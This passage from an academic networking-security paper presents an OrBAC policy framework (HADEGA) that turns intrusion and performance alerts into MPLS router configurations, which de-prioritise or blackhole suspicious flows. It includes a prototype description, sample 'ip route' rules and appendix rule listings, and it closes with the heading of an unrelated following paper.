– *Network adaptation control* is a *short-term* aspect, limited to minutes or hours. It is triggered by network performance alerts reporting significant changes in the traffic load or the network topology, or the inability of the *long-term* strategies defined in the planning process to adapt properly. It consists of employing certain dynamic resources and route management procedures for the previously established suspicious paths and forwarding behaviour treatments.
– *Flow admission control* extends throughout the reaction process. It is based on security alerts. The network attributes of security alerts, such as IP addresses and port numbers, are used to define and control suspicious flows through Forward Equivalence Class (FEC) definition. Assessment attributes, such as impact and confidence, are used to map these flows to their corresponding path and forwarding behaviour. Mapping these FECs to a single or a set of Next Hop Label Forward Entry (NHLFE) —via FEC-to-NHLFE tables— permits the assignment of these suspicious packets to the previously established suspicious paths and forwarding behaviour treatments.

The reaction process arises the essential need of an automated and adaptive management tool addressing both the network and security levels. A policy-based approach is the adequate solution for the management of such tool. It permits the adaptability to dynamic changes on both levels. It allows as well the application of the policy rules to the MPLS large-scale networks and heterogeneous routers.

2.2 Policy-Based Management

Policy-based management improves flexibility within the management system. Policies can be considered as guidelines for the behaviour of a system [28]. The IT communities are performing research and implementation activities of policy-based techniques in several fields, such as: network, caching, security management and others. Two main frameworks are relevant in our work: network and security based frameworks.

Network policy-based management frameworks are extensively adopted for QoS matters. They aim at driving network devices and resources to meet system requirements, e.g., Service Level Agreement (SLA) assignments [17]. Several work has been performed in the literature to consistently adapt to these assignments in a Differentiated Service capable networks, such as the work of Snir et al. [29], Verma et al. [33] and Stone et al. [31]. Other presented frameworks for representing MPLS policies, including MPLS for traffic Engineering and QoS, such as the work of Isoyama et al. [19] and Brunner et al. [6].

Security policy-based management frameworks focus on the protection of system and network resources. They are commonly used to express access control or usage policies. These policies define the high-level rules specifying the conditions under which subjects are permitted to access targets [26]. For instance, RNBS [18] is a security policy-based management frameworks based on the Role-Based Access Control (RBAC) model [27] to manage access control rules on firewalls. Other examples such as [8] and [15] include the use of the Organization Role-Based Access Control (OrBAC) model [21] to refine and deploy global security policies into other network security components, such as intrusion detection systems and VPN routers.

Policy languages are classified into different groups, according to their application scenarios [17]. Network policy languages include Ponder [10], PDL [22] and others. Security policy languages include XACML [32], REI [20] and others. Our policy driven approach consists of expressing two reaction policies that handle the security and the network management levels. The high level language needed has to be expressive enough. It should be capable of expressing policies for both network and security management. We base our approach on OrBAC to specify these reaction policies.

2.3 OrBAC

Organization is the centric concept in the OrBAC model [21]. An *organization* is considered any entity in charge of managing a security policy. The goal of the OrBAC model is to specify security policies abstractly from implementation details. It proposes reasoning with the roles that subjects, actions or objects play at an organizational level. A *subject* is empowered into a *role*, an *action* is considered to implement an *activity*, and an *object* is used in a *view* (cf. Listing 1.1 in Appendix A).

By adopting this abstract conception, each *organization* can then set security rules which specify that some roles are permitted, prohibited or obliged to perform some other actions. The activation of these security rules may depend on contextual stipulations. To this end, the concept of *context* is explicitly introduced in OrBAC. By using a formalism based on first order logic, security rules are modelled using a 6-tuple predicate as per the following rule:

$$security\_rule(type, organization, role, activity, view, context)$$

The type belongs to *permission*, *prohibition*, or *obligation*. *Organization*, *role*, *activity*, *view* and *context* concepts can be structured hierarchically. *Permission*, *prohibition* and *obligation* rules are inherited through these hierarchies [9].

A *context* is used as a supplementary condition that must be satisfied to activate a given privilege (i.e. *permission*, *prohibition* or *obligation*). Using this notion, the OrBAC model provides the means to deal with flexible and dynamic requirements. In [7], they presented several types of *context* – temporal, spatial, prerequisite, user-declared and provisional contexts – and explained how to model them in the OrBAC model.

In [12,13], the OrBAC model is used to express reaction policies. A threat context manages the intrusion detection alerts which are expressed in the Intrusion Detection Message Exchange Format (IDMEF) [11]. The threat context first specifies the alert classification, and second triggers the activation and the mapping between alert attributes and concrete entities of the OrBAC model. In [4], an extension to the previous approach is presented. The novelty is the use of dynamic organizations to ease the definition and enforcement of more elaborated reaction requirements. The dynamic organization concept is used to map the alerts and the policy using entities at the abstract level of the OrBAC model, through XPath expressions. In the sequel, we show how to use these previous efforts based on the OrBAC formalism to properly generate MPLS router rules to enforce the dual reaction policies of the HADEGA approach.

2.4 MPLS Reaction Policies Using OrBAC

HADEGA relies on two reaction policies: (1) a network management policy and (2) an access control policy. Figure 1 depicts the work-flow associated to each policy.

- *Network management policy* permits the adaptation of network resources. It is triggered by performance alerts; these alerts are raised by network monitoring tools. A performance context is activated to manage the given performance alert. The activation of this context specifies a network adaptation rule expressed as an *obligation* security rule. This rule consists of establishing network management changes, such as changing the routing and QoS scheme of paths inside the MPLS domain.

- *Access control policy* provides the flow admission control. It is triggered by security alerts; when a security monitoring tool raises an alert, and the alert diagnosis data identify a suspicious flow as a part of an attack, a flow admission rule expressed as a *permission* security rule is activated. It affects the suspicious flow to the proper routing and QoS scheme inside the MPLS domain. The process is set off by the activation of a threat context that manages the given security alert.

Each type of reaction policy requires a different modelling due to different inputs and entities involved in each aspect. Next, we develop the modelling of each policy.




Fig. 1. Generation of MPLS configuration rules based on monitoring alerts

Table 1. Concrete entities

Concrete level	Definition	Attributes
Subject	MPLS path	ingress & egress router, identifier
Action	reroute, deactivate, etc.	explicit, implicit
Object	routing and QoS schemes	resource class, bandwidth set-up/hold priority, etc.

3 Network Adaptation Policy

The network adaptation is established via network management policies. These policies include modifying the path and/or the forwarding behaviour treatment for certain packets. Such policies are established on the network-level. They are performed by the ingress router and take effect on all the domain via MPLS paths. The network management policies include also changing queue length or scheduler weight. These policies are considered as device level; therefore the configurations apply for the specific device [6]. Although HADEGA proposes changes on these two levels, we address solely the policy that takes effect on the network-level.

Let us consider the following network management policy statement: *In the saturation network phase, paths holding high level suspicious flows must be pointed to a blackhole*. The ingress router maintains this policy by triggering the process of path and forwarding behaviour modification. Therefore, if a performance alert is received with a classification that maps to the saturation performance context, then this context is activated in the corresponding sub-organization and the network adaptation rule or a subset of rules are activated. These rules are turned into configuration rules on the ingress router of the MPLS domain suffering from saturation usage.

3.1 Concrete Entities

Table 1 summarizes our proposed set of concrete entities.

- *Subject*: we call it MPLS path. This path supports Diff-Serv e.g., the L-LSP or E-LSP (defined in [14] to map DiffServ treatment into MPLS paths). The MPLS path is distinguished by its start and end point which are the ingress and egress router and by certain identifier e.g., the NHLFE (the LSP Next Hop for a particular FEC is the next hop as selected by the NHLFE table entry [25]).
- *Action*: the basic network operation significant for Traffic Engineering and Diff-Serv. It can be a reroute, establish, deactivate, etc. Such action can be performed (1) explicitly by including all or some hops or (2) dynamically via certain path computation engine and signalling protocols.
- *Object*: represents the routing and QoS schemes that model the MPLS path. It is defined by different attributes like bandwidth, set-up priority, hold priority, link color affinity, scheduling/queuing priority, discarding policy, hops, etc.

3.2 Abstract Entities

Table 2 summarizes our proposed set of abstract entities. We assume the following entities in the network adaptation policy:

Table 2. Abstract entities associated to the *DomainAdapt* organization

Abstract level	Definition	Examples
Role	path and forwarding behaviour	*gold_path*, *suspicious_path*
Activity	operation	*modify*, *remove*
View	network resources	*nodes*, *links*, *bandwidth*

- *Organization*: *Domain adapt (DomainAdapt)* can be inherited from higher organization associated to the service provider. This organization is in charge of adapting the MPLS domain.
- *Role*: abstraction of the path and forwarding behaviour. They reflect different level of QoS provided inside a single MPLS domain. For instance, suspicious paths provide degradable quality inside the MPLS domain.
- *Activity*: abstraction of the operations that can be performed on paths and forwarding behaviours. Such abstraction can be seen as a modification or removal of specific paths.
- View: abstraction of resources presented in the network. We call it network resources. Such abstract resources include nodes, links, bandwidth, scheduling, etc.

3.3 Performance Contexts

We consider the scenario adopted in [16]. We assume three different performance contexts. The default context corresponds to a stable core network. The critical context reflects network critical phase. The saturation context corresponds to network saturation phase. The default context consists of the *long-term* strategies established in the planning process. The critical and saturation context are the triggers of short-term strategies of the reaction process. These contexts are initiated by performance alerts sent by network monitoring tools.

For instance, when a performance alert $Alert_i$ is generated signalling a saturation phase, a new sub-organization under the *DomainAdapt* — called saturation domain adaptation and denoted as $SatDomainAdapt_i$ — is created to manage it (cf. Listing 1.2 in Appendix A). The saturation assessment context $SatAssContext$ is activated in $SatDomainAdapt_i$ to manage the performance alert triggering a network saturation phase. This context is activated for every triple *{subject, action, object}* with the reception of a performance alert (i.e. $Alert_i$) with a *network.status* attribute equal or equivalent to saturation (cf. Listing 1.3 in Appendix A).

3.4 Generation of Network Adaptation Rules

In the saturation phase, we consider that the service provider strategy consists on pointing the third level and second level suspicious paths to a *blackhole*. The following two network adaptation rules, based on OrBAC obligations, reflect this strategy:

$$security\_rule(obligation, DomainAdapt, TLSusPath, Modify, Blackhole,$$
$$SatAssessContext)$$

Table 3. Concrete entities

Concrete level	Definition	Attributes
Subject	Source	AS number, user ID, country, etc.
Action	MPLS path	ingress and egress router, identifier
Object	Flow	IP source + IP destination + [Protocol | SPort | DPort | . . .]

$$security\_rule(obligation, DomainAdapt, SLSusPath, Modify, Blackhole, SatAssessContext)$$

These security rule means that in the saturation performance context, third level and second level suspicious paths (i.e., set of MPLS paths) are rerouted to a *blackhole* capable node. The activated rules for alert $Alert_i$ are deleted when the performance context is deactivated (i.e., when the network load is stable) by destroying the organization $SatDomainAdmit_i$. As a result, the organization *DomainAdapt* is *rolled-back* to the *DefaultContext* (i.e., long-term strategies implemented during the planning process). A similar modelling approach is applied to the network critical phase.

4 Flow Admission Policy

The definition of suspicious flows and their mapping to the corresponding path and forwarding behaviour is done at the entry point of each domain, the ingress router. The configuration of an ingress router contains the policy enforcement that regulates the access of suspicious flows to a given MPLS domain resources.

Let us assume the following high-level policy statement: *any suspicious flow must be given a de-prioritized path and forwarding behaviour*. The ingress router is assumed to maintain this policy requirement by being a single point through which all communication between the networks and the MPLS domain must pass and get controlled. When a security alert is received with an assessment classification that maps to a threat context, this latter is activated. Moreover, a mapping between network alert attributes and concrete entities is established to define the newly discovered suspicious flows. The activation of the context and the definition of these concrete entities are performed into dynamic sub-organizations. A flow admission rule is activated in order to affect the suspicious flow to its routing and QoS scheme inside the MPLS domain. This security rule is turned into configuration rules on the MPLS ingress router.

4.1 Concrete Entities

Table 3 summarizes our proposed set of concrete entities. We assume the following entities:

– *Subject*: source identifier of a flow of packets. It can be the Autonomous System (AS) number of an Internet Service Provider (ISP), a country, a user ID, etc.
– *Action*: the MPLS path characterized by its identifier and the ingress and egress routers.
– *Object*: any suspicious flow of packets. We characterize such flows by their IP destination, IP source, port source, and port destination, etc.

Table 4. Abstract entities associated to the *DomainAdmit* organization

Abstract level	Definition	Examples
Role	origin	*customer*, *outsider*
Activity	path and forwarding behaviour	*gold_path*, *suspicious_path*
View	session	*VoIP_session*, *BestEffort_session*

4.2 Abstract Entities

Table 4 summarizes our proposed set of abstract entities. We assume the following entities in the flow admission policy:

– *Organization*: *Domain admit (DomainAdmit)*, which in turn can be inherited from higher level organizational structures, such as the *organization* associated to an ISP network in charge of the affected MPLS domains.
– *Role*: abstraction of the origin of traffic flows. For instance, customers of the ISP subscribed to certain QoS services, or outsider customers sharing the resources of the ISP.
– *Activity*: abstraction of the path and forwarding behaviour. They reflect different level of QoS provided inside a single MPLS domain.
– *View*: abstraction of traffic flow. Such abstraction can be seen as session, characterized by destination port numbers, such as VoIP sessions, best effort sessions, or by certain predefined IP addresses such as critical sessions.

4.3 Threat Contexts

We model the management of threat contexts based on the construction of the original HADEGA proposal presented in [16]. This way, the contexts are based on the alert attributes: Impact Level (IL), and Confidence Level (CL). Table 5 shows an example based on such construction.

We assume the reception of security alerts. Each alert transports diagnosis data: assessment and network attributes. A new sub-organization under the *DomainAdmit* is created to manage each alert. For instance, the sub-organization $FLDomainAdmit_j$ manages the alert $Alert_j$ (cf. Listing 1.4 in Appendix A).

The first level assessment context, denoted as *FLAssessContext*, is activated in the $FLDomainAdmit_j$ context to manage a given alert $Alert_j$ if the definition matches the classification of the alert. The context is active for every triple {*subject, action, object*}. The classification of the alert is inferred from its assessment attributes (i.e. IL, and CL). For instance and in case of IDMEF alerts [16], the first level assessment context is reported by alerts with (1) an *impact.severity* low or medium and (2) a *confidence.rating* low (cf. Listing 1.5 in Appendix A).

We introduce an additional abstract entity, *view*, in this sub-organization. We call it first level suspicious flow and denoted as *FLSusFlow*. The mapping between the alert $Alert_j$ and the *FLSuSFlow* is done through the view definition. The definition of the flow, is inferred from the network attributes of the alert (i.e., IP source, IP destination, port source, etc.). For example and in case of an IDMEF alert, the target.address field provides the IP destination of the flow (cf. Listing 1.6 in Appendix A).

Table 5. Context definition, based on the Impact Level (IL) and Confidence Level (CL) alert attributes

Context \ Assessment Attributes	IL	CL
First level assessment	low	low
	med	low
Second level assessment	low	med
	low	high
	med	med
	high	low
Third level assessment	med	high
	high	med
	high	high

4.4 Generation of Flow Admission Rules

The generation of flow admission rules consists on defining security rules for each context. The *FLAssessContext* is now active, security rule associated with this context is triggered. The following security rule matches this context:

$$security\_rule(permission, DomainAdmit, Any, FLSusPath,$$
$$FLSusFlow, FLAssesscontext)$$

This permission rule means that in the threat context first level assessment, any first level suspicious flow is affected to the previously established first level suspicious path *FLSusPath*. When the flow is not suspicious any more, the threat context is deactivated by simply deleting the organization $FLDomainAdmit_j$. By destroying this organization, all related entities disappear and, therefore, the flow receives back a normal treatment. Similar modelling is applied to the second and third level assessment contexts.

5 Implementation


We present in this section a practical implementation of our approach. It is based on the open source MotOrBAC framework [2]. The ongoing prototype already allows the specification of our modelling approach, and its transformation into security rules for MPLS-linux routers [3]. From an implementation point of view, the reaction policies (both flow admission and network adaptation policies) can be executed in the same way but with different entity and organization definition. The flow admission control is more complicated because it involves the creation of dynamic entities in the sub-organizations and invokes mapping a long list of attributes from alerts to policies. We overview in this section the implementation of the flow admission reaction policy. A sample screen-shot of such an implementation is shown in Figure 2. We show in the screen-shot how a concrete OrBAC policy, instantiated via a series of IDMEF alerts, is processed and transformed into MPLS-linux configuration rules. In the sequel, we detail the specific steps associated to the enforcement depicted in Figure 2.

5.1 Policy Instantiation via Mapping of Alerts and Policies

The process for mapping alerts and policies relies on the use of the OrBAC API, available at the MotOrBAC website [2]. All the necessary functions for the definition of threat organizations and dynamic abstract entities are directly obtained via such an API. The combination of threat organizations, dynamic abstract entities and remainder OrBAC elements (as defined in Section 4) enable the complete specification of our policy modelling and corresponding predicates (e.g., permissions). The mapping between alerts, threat organizations and dynamic entities is done via XML and XPath methods already available in OrBAC API. Once established, the policy instantiation engine obtains the complete list of security attributes, activates the list of threat contexts, and instantiates the abstract entities. Finally, and based on the inference engine provided by the OrBAC API, the complete series of concrete rules are generated and provided as input to the transformation component of the prototype.

5.2 From Inferred Rules to MPLS Configurations

The translation of concrete rules into MPLS-linux routers' configurations has been implemented as an OSGi bundle plug-in [1] for MotOrBAC. The plug-in receives as input the instantiated policy and collaborates with the OrBAC API to generate concrete MPLS routers instructions. The transformation engine relies on the concept of classes



state	subject	action	object
inactive	POLAND	nhlfe=0x002	IP192_168_4_
inactive	POLAND	nhlfe=0x002	IP192_168_5_
inactive	POLAND	nhlfe=0x001	IP192_168_8_
active	POLAND	nhlfe=0x001	IP192_168_7_
active	GERMANY	nhlfe=0x002	IP192_168_9_
inactive	SPAIN	nhlfe=0x002	IP192_168_7_
active	FRANCE	nhlfe=0x002	IP192_168_6_
inactive	SPAIN	nhlfe=0x002	IP192_168_9_
inactive	SPAIN	nhlfe=0x001	IP192_168_4_

assignments
IP192_168_8_1
adOrBAC
DomainAdmit
TLDomainAdmit
FLDomainAdmit
ThreatOrg_Alert_04
ThreatOrg_Alert_05
ThreatOrg_Alert_06

```
ip route add 192.168.4.1 via 192.170.4.167 mpls 0x002
ip route add 192.168.5.1 via 192.170.5.22 mpls 0x002
ip route add 192.168.8.1 via 192.170.4.224 mpls 0x001
ip route add 192.168.7.1 via 192.170.5.75 mpls 0x001
ip route add 192.168.9.1 via 192.170.5.86 mpls 0x001
ip route add 192.168.7.1 via 192.170.5.147 mpls 0x002
ip route add 192.168.6.1 via 192.170.5.34 mpls 0x002
ip route add 192.168.9.1 via 192.170.5.207 mpls 0x001
ip route add 192.168.4.1 via 192.170.4.47 mpls 0x001
ip route add 192.168.5.1 via 192.170.5.76 mpls 0x001
```

Fig. 2. Prototype system developed under the MotOrBAC framework. (a) Dynamic organizations created upon reception of IDMEF alerts. (b) Concrete permissions inferred from active contexts. (c) Concrete entities and alert attribute containers. (d) Transformation results, displaying the final MPLS-linux configuration rules.

and attributes already provided by the OrBAC API. We described and encapsulated into generic OrBAC definitions all the complete network semantic required by the reaction policy. We also encoded a translator into a Java Class. This translator is responsible of generating MPLS-linux routers' configurations. The transformation engine parses the concrete rules and generates the configurations adapting to the mitigation strategy.

6 Discussion and Related Work

The adaptive policy-based framework proposed in this paper has a dual management aspects: the network management through implementation of network adaptation rules, and the security management through the flow admission rules.

Most of existing work on network QoS-based policy management [33,31,19,6] does not support policy rules that can be dynamically triggered by events. Moreover, the work of IETF policy specification [19,6] is based on directories to store policies but not for grouping the entities involved in the policies. In another word, it does not have the concepts of subjects and targets to specify to which components the policy applies. The work of [29,33,31] aimed more specifically on the management of DiffServ network solely. The work whose motivation is close to ours was proposed in [23,24] to specify the network QoS policy. While this work provided an adaptive framework to answer events on the network level, the abstraction of different entities invoked in the policies was absent due to the usage of Ponder language [10]. In some policies' definition the action and its target were concrete and clear, in some other their definitions remained very ambiguous. Moreover, there was a mixing between the Policy Enforcement Point and the subject entity of the policy. Through the *obligation* security rule, we used the OrBAC to model network management policies. We defined a well-structured two-level grouping using abstract and concrete entities; thanks to OrBAC model [21]. It completely distinguishes between the Policy Enforcement Point on which we implement the configurations and the subject/target on which we are supposed to apply the policy. The model provides answer to adaptive changes on network level. It supports as well the *roll-back* and the update of normal context i.e., *long-term* strategies modification.

Concerning the security management scheme, most of existing work addressed the management of firewalls for the simple reason that they form the principal network security component [18,8,15]. In this paper, we proposed a management framework for controlling the admission of flows to the MPLS domain through the *permission* security rule. Therefore, the ingress MPLS router of the domain is seen as a security component. While this work is considered the first assuming the MPLS routers as a security components, there were some works that addressed mapping the traffic specification e.g., Service Level Specification (SLS) assignments into certain established QoS scheme inside the MPLS domain such as [6,33]. Differently from this work, we provided an adaptive framework for handling alerts and map its diagnosis data into certain flow classification and QoS scheme. The model took in consideration the SLSs by providing two entities that abstract source of flows e.g., *gold customer*, and the session type e.g., *voice session*. Moreover, the use of the dynamic sub-organization concept provided the possibility to create views for the suspicious flows. Therefore, the *roll-back* of suspicious flows to the normal treatment was simply performed by deleting the given sub-organization.

7 Conclusion

We have introduced an adaptive policy-based framework for handling suspicious flows via MPLS policies. The framework builds upon the OrBAC formalism. The result is a top-down enforcement of mitigation policies and its automatic transformation into MPLS router configuration rules. The framework is divided into two aspects: flow admission and network adaptation control. In each aspect, different modelling was established. We have also presented the implementation of our approach for the generation of configuration rules for MPLS-linux routers triggered by IDMEF alerts and OrBAC policies. Future work will aim on managing the conflicts that can be originated from the selected reaction policies, as well as reducing the complexity in suspicious flows definition; by including topology-related attributes in dynamic organizations definitions. We will also study more complex policies by introducing a list of SLSs.

Acknowledgements. Research partially supported by the European Commission, in the framework of the FP7 DEMONS project (Grant agreement no. FP7-257315); and the Spanish Ministry of Science and Innovation (projects TSI2007-65406-C03-03 E-AEGIS, TIN2011-27076-C03-02 CO-PRIVACY, CONSOLIDER INGENIO 2010 CSD2007-0004 ARES, and TIN2010-15764 N-KHRONOUS). We would also like to thank F. Autrel, F. Cuppens, N. Cuppens-Boulahia, X. Rimasson and several other members of the DEMONS project, for their help and for fruitful discussions on the topic of this paper.

References

1. Eclipse. The Eclipse Foundation open source community website, `http://www.eclipse.org/`
2. MotOrBAC: an Open-Source OrBAC Policy Editor, `http://motorbac.sourceforge.net/`
3. MPLS for Linux, `http://mpls-linux.sourceforge.net/`
4. Autrel, F., Cuppens-Boulahia, N., Cuppens, F.: Reaction Policy Model Based on Dynamic Organizations and Threat Context. In: Gudes, E., Vaidya, J. (eds.) Data and Applications Security XXIII. LNCS, vol. 5645, pp. 49–64. Springer, Heidelberg (2009)
5. Awduche, D., Malcolm, J., Agogbua, J., O'Dell, M., McManus, J.: Requirements for Traffic Engineering Over MPLS. RFC 2702 (Informational) (September 1999)
6. Brunner, M., Quittek, J.: MPLS Management using Policies. In: 2001 IEEE/IFIP International Symposium on Integrated Network Management Proceedings, pp. 515–528 (2001)
7. Cuppens, F., Alexandre, M.: Modelling Contexts in the Or-BAC Model. In: Proceedings of the 19th Annual Computer Security Applications Conference, ACSAC 2003, pp. 416–425. IEEE Computer Society, Washington, DC (2003)
8. Cuppens, F., Boulahia-Cuppens, N., Sans, T., Miege, A.: A Formal Approach to Specify and Deploy a Network Security Policy. In: Dimitrakos, T., Martinelli, F. (eds.) Formal Aspects in Security and Trust. IFIP, vol. 173, pp. 203–218. Springer, Boston (2005)
9. Cuppens, F., Cuppens-Boulahia, N., Miege, A.: Inheritance Hierarchies in the OrBAC Model and Application in a Network Security Environment. In: Second Foundations of Computer Security Workshop, FCS 2004 (2004)

10. Damianou, N., Dulay, N., Lupu, E.C., Sloman, M.: The Ponder Policy Specification Language. In: Sloman, M., Lobo, J., Lupu, E.C. (eds.) POLICY 2001. LNCS, vol. 1995, pp. 18–38. Springer, Heidelberg (2001)
11. Debar, H., Curry, D., Feinstein, B.: The Intrusion Detection Message Exchange Format (IDMEF). RFC 4765 (Experimental) (March 2007)
12. Debar, H., Thomas, Y., Boulahia-Cuppens, N., Cuppens, F.: Using Contextual Security Policies for Threat Response. In: Büschkes, R., Laskov, P. (eds.) DIMVA 2006. LNCS, vol. 4064, pp. 109–128. Springer, Heidelberg (2006)
13. Debar, H., Thomas, Y., Cuppens, F., Boulahia-Cuppens, N.: Enabling Automated Threat Response through the Use of a Dynamic Security Policy. Journal in Computer Virology 3(4), 195–210 (2007)
14. Le Faucheur, F., Wu, L., Davie, B., Davari, S., Vaananen, P., Krishnan, R., Cheval, P., Heinanen, J.: Multi-Protocol Label Switching (MPLS) Support of Differentiated Services. RFC 3270 (Proposed Standard), Updated by RFC 5462 (May 2002)
15. Garcia-Alfaro, J., Cuppens, F., Cuppens-Boulahia, N.: Aggregating and Deploying Network Access Control Policies. In: Proceedings of the Second International Conference on Availability, Reliability and Security, ARES 2007, pp. 532–542. IEEE Computer Society, Washington, DC (2007)
16. Hachem, N., Debar, H., Garcia-Alfaro, J.: HADEGA: a Novel MPLS-based Mitigation Solution to Handle Network Attacks. In: 2012 IEEE 31st International Performance Computing and Communications Conference (IPCCC), pp. 171–180. IEEE (December 2012)
17. Han, W., Lei, C.: Survey Paper: a Survey on Policy Languages in Network and Security Management. Computer Networks 56(1), 477–489 (2012)
18. Hassan, A., Hudec, L.: Role Based Network Security Model: A Forward Step towards Firewall Management. In: Workshop on Security of Information Technologies (2003)
19. Isoyama, K., Brunner, M., Yoshida, M., Quittek, J., Chadha, R., Mykoniatis, G., Poylisher, A., Vaidyanathan, R., Kind, A., Reichmeyer, F.: Policy Framework MPLS Information Model for QoS and TE. IETF Internet Draft – expired 01 (December 2000)
20. Kagal, L.: Rei: a Policy Language for the Me-Centric Project. Technical report, HP labs (2002)
21. Abou El Kalam, A., El Baida, R., Balbiani, P., Benferhat, S., Cuppens, F., Deswarte, Y., Miege, A., Saurel, C., Trouessin, G.: Organization Based Access Control. In: 4th International Workshop on Policies for Distributed Systems and Networks (Policy 2003), pp. 120–131. IEEE (2003)
22. Lobo, J., Bhatia, R., Naqvi, S.: A Policy Description Language. In: Proceedings of the Sixteenth National Conference on Artificial Intelligence and the Eleventh Innovative Applications of Artificial Intelligence Conference Innovative Applications of Artificial Intelligence, AAAI 1999/IAAI 1999, pp. 291–298. American Association for Artificial Intelligence, Menlo Park (1999)
23. Lymberopoulos, L., Lupu, E., Sloman, M.: An Adaptive Policy based Management Framework for Differentiated Services Networks. In: Proceedings of the 3rd International Workshop on Policies for Distributed Systems and Networks (POLICY 2002), pp. 147–158. IEEE Computer Society, Washington, DC (2002)
24. Lymberopoulos, L., Lupu, E., Sloman, M.: An Adaptive Policy-based Framework for Network Services Management. J. Netw. Syst. Manage. 11(3), 277–303 (2003)
25. Rosen, E., Viswanathan, A., Callon, R.: Multiprotocol Label Switching Architecture. RFC 3031 (Proposed Standard) (January 2001)
26. Samarati, P., di Vimercati, S.d.C.: Access control: Policies, models, and mechanisms. In: Focardi, R., Gorrieri, R. (eds.) FOSAD 2000. LNCS, vol. 2171, p. 137. Springer, Heidelberg (2001)

27. Sandhu, R., Coyne, E., Feinstein, H., Youman, C.: Role-Based Access Control Models. Computer 29(2), 38–47 (1996)
28. Sloman, M.: Policy Driven Management for Distributed Systems. Journal of Network and Systems Management 2, 333–360 (1994)
29. Snir, Y., Ramberg, Y., Strassner, J., Cohen, R., Moore, B.: Policy Quality of Service (QoS) Information Model. RFC 3644 (Proposed Standard) (November 2003)
30. Sophos: Security Threat Report 2012 (2012)
31. Stone, G.N., Lundy, B., Xie, G.G.: Network Policy Languages: a Survey and a New Approach. IEEE Network 15(1), 10–21 (2001)
32. The OASIS technical commitee. XACML: eXtensible Access Control Markup Language (2005)
33. Verma, D., Beigi, M., Jennings, R.: Policy Based SLA Management in Enterprise Networks. In: Sloman, M., Lobo, J., Lupu, E.C. (eds.) POLICY 2001. LNCS, vol. 1995, pp. 137–152. Springer, Heidelberg (2001)

A Sample OrBAC Security Rules used in HADEGA

Listing 1.1. Roles assignment

```
empower(org, subject, role): means that in organization
org, subject is empowered in role.

consider(org, action, activity): means that in
organization org, action is considered an implementation
of activity.

use(org, object, view): means that in organization org,
object is used in view.
```

Listing 1.2. Performance context management

```
performance_context_management($Alert_i$,$SatDomainAdapt_i$)
```

Listing 1.3. Activation of saturation performance context

```
hold($SatDomainAdapt_i$,-,-,-,SatAssessContext)
  ∧ threat_context_management($Alert_i$,$SatDomainAdapt_i$)
  ∧ $Alert_i$(network.status)
  ∧ network.status=saturation
```

Listing 1.4. Threat context management

```
threat_context_management($Alert_j$,$FLDomainAdmit_j$)
```

Listing 1.5. Activation of first level assessment context

```
hold($FLDomainAdmit_j$,-,-,-,FLAssessContext)
  ∧ threat_context_management($Alert_j$,$FLDomainAdmit_j$)
  ∧ $Alert_j$(Assessment)
  ∧ (Impact(Assessment, 'IL') ∧ (IL=low ∨ IL=medium))
  ∧ (Confidence(Assessment, 'CL') ∧ CL=low)
```

Listing 1.6. Mapping between the IDMEF alert and View entity

```
use($FLDomainAdmit_j$, flow, FLSusFlow)
  ∧ threat_context_management($Alert_j$, $FLDomainAdmit_j$)
  ∧ $Alert_j$(Source, Target)
  ∧ (Address(Source, 'IP_Src')
  ∧  flow.IP_Source = 'IP_Src')
  ∧ (Address(Source, 'Port_Src')
  ∧  flow.Port_Source = 'Port_Src')
  ∧ (Address(Target, 'IP_tgt')
  ∧  flow.IP_Destination = 'IP_tgt')
  ∧ (Address(Target, 'Port_tgt')
  ∧  flow.Port_Destination = 'Port_tgt')
```

Keyless Signatures' Infrastructure: How to Build Global Distributed Hash-Trees

Ahto Buldas[1,2], Andres Kroonmaa[1], and Risto Laanoja[1,2]

[1] GuardTime AS, Tammsaare tee 60, 11316 Tallinn, Estonia
